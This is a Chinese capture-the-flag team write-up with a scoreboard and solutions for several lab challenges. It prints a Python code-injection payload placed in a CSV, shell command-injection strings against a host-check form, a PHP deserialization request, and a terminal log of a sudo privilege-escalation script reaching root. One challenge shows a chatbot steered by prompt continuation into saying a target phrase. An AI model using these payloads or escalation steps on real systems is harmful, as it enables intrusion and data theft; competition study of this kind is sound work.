指望另一队战队 WriteUp（撰写完成后导出为pdf文件提交至平台）

图片资源： `./images/`

排名

战队名称：第37名

[排行榜截图]

战队排行

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
31	北京二队	2300	Web	6	0	2025-09-11 17:08:57
32	猜的flag全都队	2203.5	数据安全	6	0	2025-09-11 17:07:43
33	菜鸟联盟	2157.5	Web	7	1	2025-09-11 16:38:26
34	龙咁威队	2154.5	Web	7	0	2025-09-11 17:41:25
35	吃饭不排队	2150	Web	7	0	2025-09-11 16:56:35
36	防火墙拆迁队	2150	Web	7	0	2025-09-11 17:30:44
37	指望另一队	2150	Web	7	0	2025-09-11 17:51:34
38	一轮游队	2150	Web	7	0	2025-09-11 17:51:35
39	把子肉	2000	Web	6	0	2025-09-11 17:47:51
40	香蕉道守得住队	1860.5	Web	7	0	2025-09-11 17:34:08

共 12 页 < 2 3 4 5 6 ... 12 >

解题思路

数据安全

数据净化器

1.漏洞分析：purifier.py 中的 sanitize_column 函数有严重的代码注入漏洞
2.构造恶意CSV文件：
创建一个CSV文件，内容如下：
raw_data
import('os').popen('cat /flag').read()
3.上传CSV文件：访问Web服务地址 http://87f7e317.clsadp.com/，网页会显示结果

上传CSV文件

选择文件 未选择任何文件 上传

处理结果：

	raw_data	cleaned
0	__import__('os').popen('cat /flag').read()	flag{5f6b5c6fc3446476a2feb4ab4c47de4e}\n

AI安全

和聪明的吊椅宝宝聊天吧亲

1. 启动环境后进入网页，在左下角的页面提示告知让吊椅宝宝说出you are smart就可以获得flag

2. 发现吊椅宝宝并不互动，而是根据问题向后承接一个故事

3.说出you are not stupid


you are not stupid

, you are smart and brave. You can do anything you want." The big boy was surprised. He did not expect Lily to be so kind. He felt ashamed 恭喜你获得 flag{38147ce140571bccfa07a0e9f0cca3e0}

WEB


运维系统

1. 打开环境后显示一个验证主机是否存活的输入框，使用拼接命令 127.0.0.1 &dir显示目录，发现有key.php文件



2. 使用拼接命令显示key.php文件内容
   &sort${IFS}key*

3.显示flag




你知道我的密码吗

1.分析index.php文件

2.根据漏洞构造出对应的请求：

curl -s "http://79fbefbd.clsadp.com/?user=xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx&age="%3Bi%3A1%3Bs%3A6%3A"123456"%3Bi%3A2%3Bi%3A0%3B}padding"

3.显示flag



好简单的反序列化

1.反序列化链构造

触发Lei1::Evil()方法读取flag.php

利用链：_destruct()->_toString()->Evil()

2.绕过防御机制

修改序列化字符串中Lei1类的属性计数（原始为2）：

避免触发_wakeup()的die("g")

3.得出最终Payload(URL编码后)

MISC

被篡改的PLC指令

1.ssh到附件服务器取下modbus_attack.pcapng文件，运行win shark流量分析工具分析该文件，找出恶意指令并得出flag

主机安全

最近还好吗

1、ssh远程到系统

2、上传shell脚本，并提权到root

3、cat获取到/目录下的flag文件

```
To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

pwn@a73d17e33747:~$ ls
sudo-chwoot.sh
pwn@a73d17e33747:~$ chowm -x sudo-chwoot.sh
-bash: chowm: command not found
pwn@a73d17e33747:~$ chown -x sudo-chwoot.sh
chown: invalid option -- 'x'
Try 'chown --help' for more information.
pwn@a73d17e33747:~$ chmod +x sudo-chwoot.sh
pwn@a73d17e33747:~$ sh sudo-chwoot.sh
woot!
root@a73d17e33747:/# ls
bin  boot  dev  etc  flag  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  start.
root@a73d17e33747:/# cd  /home
root@a73d17e33747:/home# ls
pwn  ubuntu
root@a73d17e33747:/home# cd pwn/
root@a73d17e33747:~# ll
total 32
drwxr-x--- 1 pwn  pwn  4096 Sep 11 09:48 ./
drwxr-xr-x 1 root root 4096 Aug 25 03:20 ../
-rw-r--r-- 1 pwn  pwn   220 Mar 31  2024 .bash_logout
-rw-r--r-- 1 pwn  pwn  3771 Mar 31  2024 .bashrc
drwx------ 2 pwn  pwn  4096 Sep 11 09:46 .cache/
-rw-r--r-- 1 pwn  pwn   807 Mar 31  2024 .profile
-rwxrwxr-x 1 pwn  pwn  1046 Sep 11 09:48 sudo-chwoot.sh*
root@a73d17e33747:~# cat /flag
flag{bca77a1ce0c6135442fc64e2f0bc1693}
root@a73d17e33747:~#
```